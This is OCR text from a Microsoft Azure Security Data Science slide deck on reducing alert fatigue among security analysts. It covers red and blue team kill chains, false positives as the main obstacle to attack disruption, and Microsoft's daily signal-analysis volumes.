Microsoft

Reducing Alert Fatigue in Security Analysts


Sharon Xia (@sharonxia)

Ram Shankar Siva Kumar (@ram_ssk)

Azure Security Data Science


Current state of **Security**

Red Team Kill Chain




Recon ········ Delivery ········ Foothold ········ Persist ········ Move ········ Elevate ········ Exfiltrate

Blue Team Kill Chain



for Attack Detection

Blue Team Kill Chain for Attack Disruption




Biggest Roadblock for Attack Disruption

False Positives


False Positives


Lose ability to triage




False positives **FACT**

You cannot salvage a false positive with just visualization. You need better solutions.







Microsoft's security scale

6.5 trillion

signals analyzed daily

470 billion

Emails analyzed for malware

630 billion

authentications per month

